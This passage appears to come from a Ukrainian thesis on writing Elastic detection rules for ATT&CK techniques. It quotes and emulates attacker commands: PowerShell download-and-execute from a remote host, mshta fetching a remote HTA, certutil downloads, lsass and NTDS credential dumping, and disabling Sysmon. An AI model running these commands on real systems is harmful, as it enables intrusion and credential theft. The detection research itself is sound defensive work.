etw_event.CommandLine:*.pdf.ps1*). Протестуємо створене правило: створимо псевдо зловмисний файл з подвійним розширенням, назвемо його “important_notice.pdf.bat”. Те, що виконує сам файл не є принциповим, адже на даному етапі важливе саме те, чи виявить створене правило сам факт його запуску. Після пошуку в Elastic отримуємо наступний результат:

Рисунок 3.14 – Результат виконання пошуку

3.3 Створення правил виявлення, аналіз застосованих технік та експериментальні дослідження в реальних умовах

Розглянемо іншу техніку, T1562.004 – відключення або зміна налаштувань системного фаєрволу. Основна причина для зловмисників робити це на скомпрометованому хості – це дозволити той тип мережевої комунікації, який може бути заборонений з метою, наприклад, подальшої компрометації інших кінцевих точок в мережі, або ексфільтрації даних. Прикладом такої техніки може бути використання “netsh.exe” з певними аргументами командної строки. У звіті TheDfirReport [23] вказано наступну команду: “netsh advfirewall firewall add rule name=”rdp” dir=in protocol=tcp localport=3389 action=allow”. Використовуючи її нападники дозволили будь-яку комунікацію з використанням порту 3389, що відповідає протоколу RDP. Зауважимо, що виявлення подібної активності може бути складним через те, що системні адміністратори, під час виконання робочих завдань, можуть запустити схожу, якщо не ідентичну команду, а отже для створення ефективного правила виявлення необхідно заздалегідь врахувати та

виключити подібну діяльність. Отже, створимо правило виявлення, що спрацьовуватиме на спроби дозволити комунікацію з використанням RDP портів використовуючи утиліту netsh.exe: “etw_event.EventType: ProcessCreate AND etw_event.ImageName:*netsh.exe* AND etw_event.CommandLine:*localport=3389* AND etw_event.CommandLine:*allow*. Відтворимо вказану активність та протестуємо правило виявлення:




Рисунок 3.15 – Результат роботи пошуку

Ще одна розповсюджена техніка – це спроба вимкнути наявні на кінцевій точці засоби реєстрації журналів подій. Мета в цьому випадку є досить очевидною, адже у разі відсутності подій фахівцям з кіберзахисту стає набагато складніше виявити шкідливу активність, а отже і вчасно відреагувати на неї. Розглянемо приклад реалізації такої техніки: нехай на кінцевій точці працює ПЗ “Sysmon” – як відомо, воно надає розширені події безпеки, в тому числі створення нових файлів, завантаження драйверів, тощо. Отже, в інтересах нападника зробити таким чином, щоб події перестали реєструватися, наприклад, спробувавши зупинити відповідний сервіс, використовуючи ПЗ “sc.exe”. Прикладом такої команди може бути “sc stop sysmon” – для того, щоб саме зупинити сервіс, або “sc config sysmon start= disabled” – для того, щоб запобігти повторному запуску Sysmon після перезавантаження. Правило виявлення такої активності матиме вигляд:” etw_event.EventType:»ProcessCreate» AND

etw_event.ImageName:*sc.exe* AND etw_event.CommandLine:*sysmon* AND etw_event.CommandLine:*disabled*”.

Розглянемо приклад технік, за допомогою яких зловмисники можуть закріпитися на вже скомпрометованій кінцевій точці. Почнемо з T1547.001- додавання до «Run» ключів реєстру, таких як «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run», «HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce », тощо, або в папки для автоматичного запуску, такі як “AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”. Прикладом шкідливого програмного забезпечення, що використовує таку техніку є «Raspberry Robin» [24, 43], що закріплювалося на скомпрометованих кінцевих точках використовуючи наступний запис в реєстр: “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run OnceEx\{random key name} {random value name} = “shell32|ShellExec_RunDLLA|REGSVR /u /s “{dropped copy path and file name}.””””. Зазначимо, що використання ключів “Run” та “Runonce” є досить розповсюдженим серед звичайного програмного забезпечення, але додавання таких виконуваних файлів як “rundll32” або “regsvr” є дуже підозрілим, і має бути причиною розпочати розслідування. Для того, щоб додати подібні записи в реєстр зловмисники можуть піти різними шляхами, наприклад використовувати “reg.exe”, API операційної системі “Windows”, тощо. Запуск утіліти reg.exe можливо побачити в звичайних подіях категорії створення процесів, а от інші можливо лише використовуючи спеціальні події реєстру. Отже, створимо правило виявлення, спрямовану на виявлення вище зазначеної активності: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*reg.exe* AND (etw_event.CommandLine:*regsvr32* OR etw_event.CommandLine:*rundll32*) AND (etw_event.CommandLine:*Run* OR etw_event.CommandLine:*RunOnce*).

Ще один приклад техніки, спрямованої на закріплення – T1053, створення запланованих задач. Існує багато засобів реалізації цієї техніки, але частіше за все, якщо розглядати саме ОС “Windows”, використовується утіліта

“schtasks.exe”. Розглянемо деякі командні аргументи, які можуть бути передані цьому ПЗ:

1) “create” – створення нової запланованої задачі

2) “delete” – видалення запланованої задачі

3) “query” – запит інформації про вже існуючу заплановану задачу

Враховуючи, що перш за все інтерес має саме створення нових запланованих завдань, надалі розглядатимемо аргументи що безпосередньо стосуються цього:

1) “/sc”, або “scheduletype” – визначає тип нового запланованого завдання. Наприклад, аргументами можуть бути “HOURLY”, що визначатиме проміжок часу в годинах, після якого завдання повинно бути виконане, “Onlogon”, що визначатиме факт того, що завдання буде виконуватися під час входу користувача в обліковий запис, тощо.

2) “/tn” – ім’я нового завдання

3) “/tr” – програма чи команда, що буде запущено. Наприклад, “/tr “cmd.exe /c malicious.bat””.

4) “/s” – айпі адреса або доменне ім’я кінцевої точки.

Розглянемо приклад створення зловмисного запланованого завдання, використовуючи утіліту schtasks.exe, наведений в звіті від компанії Elastic [25]:




Рисунок 3.16 – Запуск schtasks.exe

Згідно інформації, наведеної на картинці, зловмисники створили заплановане завдання з назвою “ayttpnzc”, та під час запуску виконує команду “regsvr32.exe – s “c:\Users\[REDACTED]\Desktop\7611346142\c2ba065654f13612ae63bca7f972ea91c6fe97291caeaaa3a28a180fb1912b3a.dll””. Слід зазначити, що використання regsvr32.exe – відома “living-off-the-land” техніка, що дозволяє нападнику виконувати шкідливі файли, і при цьому уникати виявлення за рахунок того, що сам по собі regsvr32 часто використовується для виконання повсякденних дій в ОС “Windows”. Отже, в цьому випадку можливо створити відповідне правило виявлення: *etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*schtasks.exe* AND etw_event.CommandLine:*regsvr32.exe**. Протестуємо правило виявлення, попередньо запустивши команду “schtasks /create /tn «pseudo_malicious2» /sc onstart /ru system /tr «regsvr32.exe %TEMP%\totallynotmalicious.dll»”.

Рисунок 3.17 – Виявлення запланованого завдання

Розглянемо де-які інші приклади “living-off-the-land” технік, почнемо з “mshta.exe”[26, 41]. Це програмне забезпечення операційної системи спрямоване на виконання спеціальних HTML додатків (.hta). Такі додатки можуть містити в собі шкідливий виконуваний код, а отже їх використання зловмисниками є досить розповсюдженим. Ще одна можливість використання mshta.exe – можливість виконання віддалених файлів цього типу, наприклад “mshta.exe http[:]//malicioussite.com/superlegit.hta”. Виявлення такого роду зловмисної активності є досить прямолінійною – необхідно шукати факт запуску mshta.exe з

аргументами, що містять “.hta”, а в подальшому відфільтрувати нормальну активність. Також важливим є аналіз самих HTML додатків, наприклад, наявність обфускації в них є індикатором зловмисної активності, наявність спроб завантаження інших виконуваних файлів або спроба запуску вже наявних локаьльних, тощо. Отже, розглянемо процес виявлення подібної активності. Правило виявлення матиме наступний вигляд:”* etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*mshta.exe* AND etw_event.CommandLine:*.hta**”. Задля тестування було запущено файл такого типу, і використовуючи правило дійсно було виявлено цю активність:

Рисунок 3.18 – Результат роботи правила

Інша широко використовувана “living-off-the-land” техніка – виконання програми certutil.exe з певними аргументами командної строки. Основне призначення цього ПЗ – виконання певних задач з сертифікатами, такі як відображення відомств про центр сертифікації, налаштування служб сертифікатів, тощо. Втім, зловмисники використовують його з іншими цілями, такими як:

1) “-urlcache” – може бути використана разом з такими аргументами як “-split” та “-f” з метою завантаження зловмисного навантаження з віддаленого веб сервісу.

2) “-decodehex” – може бути використано з метою декодування зловмисного файлу з шістнадцяткової системи числення.

Загалом використання цієї техніки є досить розповсюдженою. Наприклад, згідно звіту компанії “Rapid7” [27], зловмисники використовували certutil з аргументом “-urlcache” задля завантаження шкідливого програмного забезпечення після компрометації кінцевої точки використовуючи вразливості програмного забезпечення “Adobe ColdFusion”. Зазначимо, що окрім виявлення, використовуючи відповідні аргументи командної строки, існує ще один метод – пошук підозрілих батьківських процесів що запустили процес “certutil.exe”, прикладом такого правила виявлення може бути: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*certutil.exe* AND (etw_event.ParentName:*powershell.exe* OR etw_event.ParentName:*mshta.exe* OR etw_event.ParentName:*wscript.exe* OR etw_event.ParentName:*certutil.exe*)”. Приклад успішного спрацювання правила можливо побачити на наступному рисунку:




Рисунок 3.19 – Результат роботи правила

Як можливо побачити на рисунку, процес “certutil.exe” був запущений з використанням “mshta.exe”, що саме по собі є підозрілою активністю. Під час тестування правила виявлення було запущено “зловмисний” файл з розширенням “.hta”, взятий з блогу компанії Splunk [28]. В тексті запущеного файлу дійсно можливо побачити використання утіліти “certutil.exe”:

```
' Decode the file from base64 to zip
shell.Run "certutil -decode " & filePath & " " & Replace(filePath, ".txt", ".zip"), 0, True

' Use PowerShell to unzip the file
Dim unzipPath
unzipPath = "C:\Windows\Tasks"
shell.Run "powershell -command Expand-Archive -Path " & Replace(filePath, ".txt", ".zip") & " -DestinationPath " & unzipPath, 0, True
```

Рисунок 3.20 – Виклик certutil.exe

Одна з задач, яку можуть виконувати зловмисники після компрометації кінцевої точки – спроба отримати доступ до паролів користувачів, одна з таких технік – T1003.001, дамп (завантаження) пам’яті процесу “lsass.exe”. Перш за все, зазначимо, що lsass відіграє критичну роль у повсякденному функціонуванні ОС “Windows”. Цей процес можливо охарактеризувати як “підсистемиу локального органу безпеки”, він відповідає за різні механізми безпеки, один з них – авторізація користувачів, без нього вхід користувачів в обліковий запис, особливо поза доменом, є неможливим. Зловмисники можуть дампити пам’ять lsass з метою отримання доступу до NTLM-хешів облікових записів, а після спроби підбору пароля, що може дозволити їм в подальшому використовувати обліковий запис в зловмисних цілях. Існує велика кількість засобів, якими можливо скористатися цією технікою, вони добре описані в блозі від компанії “White Oak Security” [29]. В залежності від обраного нападниками шляху, процес виявлення значно відрізняється, втім один із очевидних засобів виявлення – пошук створення файлів з розширенням “.dmp” та ім’ям “lsass”. Втім необхідно зазначити, що такий метод не є надійним, адже усе що треба для нападників аби уникнути його – назвати створений дамп процесу не “lsass.dmp”, а якось по іншому. Розглянемо створене правило:” etw_event.EventType:»FileCreate» AND etw_event.FileName:*lsass.dmp*”. Результатом пошуку подій в Elastic є наступне:




Рисунок 3.21 – Пошук lsass.dmp

Розглянемо інший засіб виявлення такого роду шкідливої активності – використання утіліти “procdump”. Одна з причин, чому нападники можуть обрати саме “Procdump” – це те, що сама по собі ця утіліта не є шкідливою, і часто використовується в ОС “Windows”.У вищезазаначеному блозі наведено наступний приклад її використання: “procdump.exe -accepteula -ma lsass.exe out.dmp”. Засіб пошуку такого роду зловмисної активності є досить прямолінійним – необхідно шукати процеси з наступними аргументами командної строки: “lsass.exe” та “.dmp”. Немає сенсу уточнювати ані назву самого дампу, ані ім’я самого процесу, адже це може бути легко змінено самими нападниками. Отже, розробимо правило виявлення: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*procdump.exe* AND etw_event.CommandLine:*lsass.exe* AND etw_event.CommandLine:*.dmp*”. На тестовій кінцевій точці запустимо команду “procdump.exe -ma lsass.exe lsass.dmp”. Запустивши пошук в Elastic отримуємо результат:

Рисунок 3.22 – Результат роботи правила

Розглянемо іншу важливу техніку – T1105, “Ingress Tool Transfer”. Після отримання доступу на скомпрометовану кінцеву точку, зловмисники можуть спробувати завантажити інші шкідливі файли з метою їх подальшого запуску. Серед великої кількості таких методів можливо зазначити використання

powershell та певних команд, або цмдлетів, що дозволяють нападникам виконувати цю техніку. Приклад такого можливо побачити у звіті від TheDfirReport [30], де під час кібератаки зловмисники виконали наступну команду: “powershell.exe -nop -w hidden -c «IEX ((new-object net.webclient).downloadstring(‘http://<ip зловмисників>:80/645gkdkfgd’))»”. Використовуючи команду “downloadstring” вони змогли завантажити файл з назвою “645gkdkfgd’” з віддаленого серверу. Інший схожий метод – “DownloadFile”, який також може бути використаний для завантаження файлів з віддаленого серверу.

Існує декілька різних способів виявляти подібну зловмисну активність, наприклад – використовуючи створення файлів. У разі наявності подібних подій, можливо шукати спроби створення файлів з підозрілим розширенням, ініційованого процесом “powershell.exe”.

Інший метод – намагатися шукати підозрілі методи використовуючи “powershell”. Для цього необхідно шукати спроби запуску powershell.exe з командними аргументами, що відповідно містять або “DownloadFile”, або “DownloadString”. Слід зазначити, що у разі якщо схожі методи використовуються в організації задля завантаження, наприклад, документів з віддалених кінцевих точок, також необхідно додати фільтри, що міститимуть лише файли з підозрілим розширенням, або взагалі без нього. Отже, правило виявлення матиме наступний вигляд: “etw_event.EventType:»ProcessCreate» AND etw_event.ImageName:*powershell.exe* AND (etw_event.CommandLine:*DownloadFile* OR etw_event.CommandLine:*DownloadString*)”. На самій кінцевій точці запустимо наступну команду, що емулює зловмисну активність: “powershell -c (New-Object Net.WebClient).DownloadFile(‘http://127.0.0.1:8000/malicious.exe’, ‘malicious.exe’)”. Результатом пошуку отримуємо:




Рисунок 3.23 – Результат пошуку

Як можливо побачити, зловмисну активність було виявлено.

Ще одна техніка, яку можливо виявляти використовуючи категорію створення файлів – T1003.003 (Дампінг файлу NTDS). Мета зловмисників під час виконання цього – отримання несанкціонованого доступу до конфідеційної інформації про сам домен, такої як список користувачів, кінцевих точок, привелеїй, тощо. Досить розповсюджений метод – використання утіліти ntdsutil, приклад виконання такої команди можливо побачити у звіті від компанії “Microsoft” про угрупування “Volt Typhoon”. Згідно наданої в ньому інформації, злочинці спрямували атаки на критичну інфраструктуру Сполучених Штатів Америки, і були активні принаймні з середини 2021 року. Під час принаймні однієї з кібератак, було виконано наступну команду, що є свідченням використання такої техніки:” cmd.exe /c ntdsutil «ac i ntds» ifm «create full C: \Windows \Temp\pro» g g”. Одним з найбільш прямолінійних методів виявлення є пошук створення файлу “ntds.dit” в нетипових для цього директоріях, на контролері домену це є зазвичай “C:\Windows\NTDS\”, а також пошук відповідних аргументів командної строки утіліти “ntdsutil.exe”. Розглянемо відповідні правила виявлення та протестуємо їх:

1) Створення ntds.dit. Відповідне правило виявлення матиме наступний вигляд: “(etw_event.EventType:»FileCreate» AND etw_event.FileName:*ntds.dit*)

AND NOT (etw_event.FileName:*Windows\NTDS*)». Зазначимо, що саме директорія “C:\Windows\NTDS\Ntds. Dit” зазвичай може містити файл з назвою “ntds.dit”. Таким чином, перевіримо результат роботи пошуку в Elastic:




Рисунок 3.24 – Результат пошуку

Раніше в цій роботі було розглянуто техніку “Dll Side-loading”, втім задля перевірки методів виявлення спроб її експлуатації необхідно провести відповідні експерименти, і задля цього можливо використати “Atomic Red Team”. Atomic Red Team — це фреймворк, розроблений для посилення кіберзахисту шляхом активного тестування та перевірки ефективності засобів контролю безпеки в інфраструктурі організації.. За своєю суттю Atomic Red Team надає повну бібліотеку тестів, які є невеликими, окремими тестами безпеки, призначеними для перевірки конкретних механізмів виявлення та реагування на інциденти в інфраструктурі безпеки організації. Ці тести охоплюють широкий спектр тактик, прийомів і процедур (TTP), які зазвичай використовують зловмисники, включаючи, але не обмежуючись цим, виконання зловмисного програмного забезпечення, викрадання даних, підвищення привілеїв, тощо. Фреймворк підкреслює модульність і адаптивність, що дозволяє командам безпеки адаптувати свій підхід до тестування відповідно до їхнього середовища та вимог безпеки. Розбиваючи складні сценарії атак на атомарні тести, Atomic Red Team дозволяє організаціям систематично оцінювати ефективність своїх засобів

контролю безпеки та виявляти потенційні прогалини чи слабкі місця. Крім того, Atomic Red Team заохочує проактивний підхід до кібербезпеки, сприяючи постійному тестуванню та ітераціям. Команди безпеки можуть регулярно проводити такі тести, щоб перевірити свій захист і переконатися, що вони залишаються ефективними проти нових загроз. Цей повторюваний процес сприяє розвитку культури стійкості та готовності, що дозволяє організаціям випереджати кіберсупротивників і ефективно зменшувати ризики. Крім того, Atomic Red Team сприяє співпраці та обміну знаннями в спільноті кібербезпеки. Інфраструктура є відкритою, що дозволяє організаціям робити внесок у власні атомні випробування та ділитися думками та найкращими практиками з іншими. Ці спільні зусилля допомагають збагатити бібліотеку ядерних випробувань і зміцнити позицію колективного захисту від кіберзагроз. Загалом Atomic Red Team є цінним інструментом для організацій, які прагнуть посилити захист кібербезпеки за допомогою проактивного тестування, перевірки та співпраці. Прийнявши цю структуру, організації можуть покращити свою здатність виявляти кіберзагрози, реагувати на них і ефективно пом’якшувати їх, зрештою зменшуючи ризик успішних кібератак і захищаючи критично важливі активи та дані. Розглянемо приклад для техніки Mitre “T1574.002”, що відповідає “Dll Side-Loading”. Опис самого тесту можливо побачити на ресурсі “Github”[31]:




Рисунок 3.25 – Опис тесту

Із опису можливо зрозуміти, що один із виконуваних файлів відомого ПЗ “Notepad++”, в залежності від версії може бути вразливий до стороннього завантаження динамічної бібліотеки “libcurl”. Всі необхідні файли для проведення тестування також надані в цій директорії Github:




Рисунок 3.26 – Надані для тестування файли

Отже проведемо необхідні тестування і створимо відповідне правило виявлення. Зазвичай, libcurl.dll знаходиться десь в директоріях “Program Files”, а отже цей шлях необхідно буде відфільтрувати. Створене правило має вигляд: “(etw_event.EventType:”ImageLoad” AND etw_event.ImageLoaded:*libcurl.dll*) AND NOT (etw_event.ImageLoaded:*Program* AND etw_event.ImageLoaded:*Files*)”. Попередньо запустивши надані файли на тестовій кінцевій точці, отримуємо наступний результат:




Рисунок 3.27 – Результат роботи правила

Як можливо побачити на рисунку, правилом було дійсно виявлено спробу використання техніки “dll side-loading”.

Розглянемо де-які методи виявлення, використовуючи події реєстру. Нажаль, відповідний провайдер ETW надає не всю інформацію, необхідну для виявлення, втім, навіть маючи таку обмежену інформацію можливо виявляти шкідливу активність. Розглянемо приклад, наведений у звіті віж “TheDfirReport” [32]:




Рисунок 3.28 – Приклад зловмисної активнсоті з використанням реєстру.

В цьому випадку зловмисники використовували шлях в реєстрі “HCKU\Software\Microsoft\Personalization” задля зберігання шкідливого коду з метою його подальшого виконання. Створенні ключі реєстру мали назви “geRBAdXTDCkN” та “cbkSBtbjQBNFy”, а отже є можливість шукати факт створення їх використовуючи наявні події. Пошук для цього буде наступним: etw_event.EventType:”RegKeyCreate” AND (etw_event.RegistryKey:*geRBAdXTDCkN* OR etw_event.RegistryKey:*cbkSBtbjQBNFy*). Перевіримо в SIEM:

